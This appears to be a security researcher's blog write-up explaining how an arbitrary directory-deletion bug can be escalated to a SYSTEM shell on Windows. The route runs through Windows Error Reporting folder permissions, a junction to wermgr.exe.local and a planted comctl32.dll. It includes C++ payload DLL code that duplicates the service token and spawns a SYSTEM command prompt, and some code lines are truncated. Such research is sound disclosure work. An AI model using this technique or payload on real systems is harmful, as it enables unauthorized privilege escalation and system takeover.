From directory deletion to SYSTEM shell

Jonas L
Apr 23, 2020

Vulnerabilities that enable an unprivileged profile to make a service (that is running in the SYSTEM security context) delete an arbitrary directory/file are not a rare occurrence. These vulnerabilities are mostly ignored by security researchers on the hunt as there is no established path to escalation of privilege using such a primitive technique. By chance I have found such a path using an unlikely quirk in the Windows Error Reporting Service. The technical details are neither brilliant nor novel, though a writeup has been requested by several Twitter users.

Windows Error Reporting Service (WER) is responsible for collecting telemetry data when an application crashes. Over time, many vulnerabilities have been discovered in WER and if you want to find a rare specimen, it is the first place to look for it. The service is split into a usermode component and service component that communicates via COM over ALPC. Error reports are created, queued, and delivered using the file system as temporary storage.

The files are stored in subfolders at `C:\ProgramData\Microsoft\Windows\WER`.

- `Temp` is used to store collected crash data from various sources, before they're merged into a single file.
- `ReportQueue` is used when a report is ready for delivery to Microsoft's servers. If delivery is not possible due to throttling or missing internet connection, delivery will be attempted later and delivered when conditions allow it.
- `ReportArchive` is a historic archive of delivered reports.

The NTFS permissions for the folders are chosen to allow any crashing application to deliver its data to Microsoft. Crash-specific files and folders created in subfolders may have more restrictive permissions depending on the security context of the crashed application.

The default permissions for the root folder are:

```
C:\ProgramData\Microsoft\Windows\WER NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                     BUILTIN\Administrators:(I)(OI)(CI)(F)
                                     BUILTIN\Users:(I)(OI)(CI)(RX)
                                     Everyone:(I)(OI)(CI)(RX)
```

And the subfolders:

```
C:\ProgramData\Microsoft\Windows\WER\ReportArchive BUILTIN\Administrators:(F)
                                                   BUILTIN\Administrators:(OI)(CI)(IO)(F)
                                                   NT AUTHORITY\SYSTEM:(F)
                                                   NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                                                   NT AUTHORITY\Authenticated Users:(OI)(CI)(
                                                   NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(R,W,D)
                                                   NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(R,W,
                                                   NT AUTHORITY\SERVICE:(OI)(CI)(R,W,D)
                                                   NT AUTHORITY\WRITE RESTRICTED:(OI)(CI)(R,W
                                                   APPLICATION PACKAGE AUTHORITY\ALL APPLICAT
                                                   APPLICATION PACKAGE AUTHORITY\ALL RESTRICT

C:\ProgramData\Microsoft\Windows\WER\ReportQueue BUILTIN\Administrators:(F)
                                                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                                                 NT AUTHORITY\SYSTEM:(F)
                                                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                                                 NT AUTHORITY\Authenticated Users:(OI)(CI)(R,
                                                 NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(R,W,D)
                                                 NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(R,W,D)
                                                 NT AUTHORITY\SERVICE:(OI)(CI)(R,W,D)
                                                 NT AUTHORITY\WRITE RESTRICTED:(OI)(CI)(R,W,D
                                                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATIO
                                                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED

C:\ProgramData\Microsoft\Windows\WER\Temp BUILTIN\Administrators:(OI)(CI)(F)
                                          NT AUTHORITY\Authenticated Users:(OI)(CI)(R,W,D)
                                          NT AUTHORITY\SERVICE:(OI)(CI)(R,W,D)
                                          NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(R,W,D)
                                          NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(R,W,D)
                                          NT AUTHORITY\WRITE RESTRICTED:(OI)(CI)(R,W,D)
                                          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKA
                                          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLIC
```

The root cause enabling an arbitrary privileged directory deletion to be used for escalation of privileges is a surprising logical flow in WER. If the root folder doesn't exist when needed for report creation it will be created - nothing surprising here. What is surprising however, is that the folder is created with the following permissions:

```
C:\ProgramData\Microsoft\Windows\WER BUILTIN\Administrators:(OI)(CI)(F)
                                   NT AUTHORITY\Authenticated Users:(OI)(CI)(R,W,D)
                                   NT AUTHORITY\SERVICE:(OI)(CI)(R,W,D)
                                   NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(R,W,D)
                                   NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(R,W,D)
                                   NT AUTHORITY\WRITE RESTRICTED:(OI)(CI)(R,W,D)
                                   APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(
                                   APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION
```

The new permissions make it possible to make the root folder into a junction folder by an unprivileged profile. This is a scenario the service was not programmed to account for. However, even if we have a vulnerability that deletes the directory in SYSTEM security context, it would not help us much as the directory is not empty. Emptying the directory may immediately appear as impossible when the `ReportArchive` folder contains files owned by System with restrictive permissions, as it is often the case. But that is actually not a problem at all. What we need is the DELETE permission on the parent folder. The permissions on child files and folders are irrelevant.

A little known NTFS detail is that the rename operation can be used to move files and folders anywhere on the volume. A rename operation requires the `DELETE` permission on the origin and the `FILE_ADD_FILE` / `FILE_ADD_SUBDIRECTORY` permission on the destination folder. By moving all subfolders of `C:\ProgramData\Microsoft\Windows\WER` into another writeable location, such as `C:\Windows\Temp`, we bypass any restrictions on files inside the subfolders. Now the arbitrary directory delete vulnerability can be

used on `C:\ProgramData\Microsoft\Windows\WER` with success. If the vulnerability only enables deletion of a file because `NtCreateFile` is called with `FILE_NON_DIRECTORY_FILE`, that restriction can be bypassed by making it open the path `C:\ProgramData\Microsoft\Windows\WER::$INDEX_ALLOCATION`.

When the folder is gone the next step is to make the WER service recreate it. That can be done by triggering the task `\Microsoft\Windows\Windows Error Reporting\QueueReporting`. The task is triggerable by an unprivileged profile, but executes as SYSTEM. After the task has completed we see the new, more permissive folder, but we also see the subfolders are recreated as well. To use our new `FILE_WRITE_ATTRIBUTES` permission on the recreated folder for making it into a junction folder, we must first make it empty (or not… but that is subject for another writeup). We repeat the move operations on the subdirectories as previously and now we can create our junction folder.

By having the junction point target the `\??\c:\windows\system32\wermgr.exe.local` folder, the error reporting service will create the target folder with the same permissive ACL. Every execution of wermgr.exe attempts to open the `wermgr.exe.local` folder, and if opened it will have the highest priority when locating 'Side By Side (SxS)' DLL files. If the .local folder exists, the subfolder `amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.18362.778_none_e6c6b761130d4fb8` is then attempted to be opened, and if successful `Comctl32.dll` is loaded from it. By crafting a payload DLL and planting it in the `amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.18362.778_none_e6c6b761130d4fb8` folder with the name comctl32.dll, it will get loaded by the `LoadLibrary` function in the SYSTEM security context next time the WER service starts.

When a DLL file is loaded with LoadLibrary its `DllMain` function gets executed by the loading process with argument `ul_reason_for_call` having value `DLL_PROCESS_ATTACH`. Continued functionality of the loading process is not a priority in this scenario. We just want to detach from the process and execute code in our own process. By spawning a command prompt we can provide visual indication of successful execution. It also enables usage of the escalated privileges as the command prompt inherits the escalated privileges. Most importantly, it detaches execution from the error reporting service so the command prompt will continue running even if the service terminates!

There is an obstacle for launching the command prompt though. The service is running in session 0. Processes running in session 0 can not create objects on the desktop, only processes in session 1 (by default) can do that.

To launch the command prompt in the current active session we can retreive the active session number using the `WTSGetActiveConsoleSessionId()` function. Launching the prompt can be done with the following code:

```
bool spawnShell()
{
   STARTUPINFO startInfo = { 0x00 };
   startInfo.cb = sizeof(startInfo);
   startInfo.wShowWindow = SW_SHOW;
   startInfo.lpDesktop = const_cast<wchar_t*>( L"WinSta0\\Default" );

   PROCESS_INFORMATION procInfo = { 0x00 };

   HANDLE hToken = {};
   DWORD  sessionId = WTSGetActiveConsoleSessionId();

   OpenProcessToken( GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken );
   DuplicateTokenEx( hToken, TOKEN_ALL_ACCESS, nullptr, SecurityAnonymous, TokenPrimary, &hTo

   SetTokenInformation(hToken, TokenSessionId, &sessionId, sizeof(sessionId));

   if (  CreateProcessAsUser( hToken,
            expandPath(L"%WINDIR%\\system32\\cmd.exe").c_str(),
            const_cast<wchar_t*>( L"" ),
            nullptr,
            nullptr,
            FALSE,
            NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE,
            nullptr,
            nullptr,
            &startInfo,
            &procInfo
         )
      )  {
            CloseHandle(procInfo.hProcess);
            CloseHandle(procInfo.hThread);
         }

   return true;
}
```


The function opens the token of the current process (the service) and duplicates as a primary token (It already is, but we have to choose). The duplicated tokens session ID is then changed to the ID returned by `WTSGetActiveConsoleSessionId()`. By using the altered token to launch the command prompt, we get the security context of the service and execution in our session.

In my default payload, there are some extra things I like to do. Things that helps when the dll executes under more restrictive permissions. If the service is running as Local Service profile we do not have permission to change to the users session. Therefore I use the function `WTSSendMessage()` to create a dialog box on the active sessions desktop. That function works even when all other possibilities for creating anything on the desktop is impossible. The displayed data is also logged in the event viewer. I like to display the name of the profile we are executing as, the filename the dll is loaded as, and the the filename of the loading process. Sometimes a shell pops up because I planted a dll months before and by chance certain conditions are created where the dll gets loaded. In such cases that information is invalueable because, if the service terminates before I get a look at it, investigating why that shell popped is nearly impossible. I also like to make some beeps. Then even if everything is hidden because the computer is locked, I still get an indication that my payload executes and I can look in the event log.

One way to implement the mentioned functionality is:

```cpp
#include <filesystem>
#include <wtsapi32.h>
#include <Lmcons.h>
#include <iostream>
#include <string>
#include <Windows.h>
#include <wtsapi32.h>

#pragma comment(lib, "Wtsapi32.lib")

using namespace std;

wstring expandPath(const wchar_t* input) {
   wchar_t szEnvPath[MAX_PATH];
   ::ExpandEnvironmentStringsW(input, szEnvPath, MAX_PATH);
   return szEnvPath;
}

auto getUsername() {
   wchar_t usernamebuf[UNLEN + 1];
   DWORD size = UNLEN + 1;
   GetUserName((TCHAR*)usernamebuf, &size);
   static auto username = wstring{ usernamebuf };
   return username;
}

auto getProcessFilename() {
   wchar_t process_filenamebuf[MAX_PATH]{ 0x0000 };
   GetModuleFileName(0, process_filenamebuf, MAX_PATH);
   static auto process_filename = wstring{ process_filenamebuf };
   return process_filename;
}

auto getModuleFilename(HMODULE hModule = nullptr) {
   wchar_t module_filenamebuf[MAX_PATH]{ 0x0000 };
   if(hModule != nullptr) GetModuleFileName(hModule, module_filenamebuf, MAX_PATH);
   static auto module_filename = wstring{ module_filenamebuf };
   return module_filename;
}

bool showMessage() {
   Beep( 4000, 400 );
   Beep( 4000, 400 );
   Beep( 4000, 400 );

   auto m = L"This file:\n"s + getModuleFilename() + L"\nwas loaded by:\n"s + getProcessFilen
   auto message = (wchar_t*)m.c_str();
   DWORD messageAnswer{};
   WTSSendMessage( WTS_CURRENT_SERVER_HANDLE, WTSGetActiveConsoleSessionId(), (wchar_t*)L"",0

   return true;
}
static const auto init = spawnShell();

BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved )
{
   getModuleFilename(hModule);
   static auto const msgshown = showMessage();
}
```

Final execution of the exploit with payload should end up looking like this:



An alternative to using the scheduled task for triggering the report submission flow is to submit an error report using the exported C function in `wer.dll`. If the report is submitted with the `WER_SUBMIT_OUTOFPROCESS` flag, the service will handle the operations needed for our purposes instead of the usermode component. Source code for submitting an error report can be seen here

Tagged exploit, pwn, windows

PREVIOUS
Why anti-cheat software utilize kernel drivers

NEXT
Why anti-cheats block overclocking tools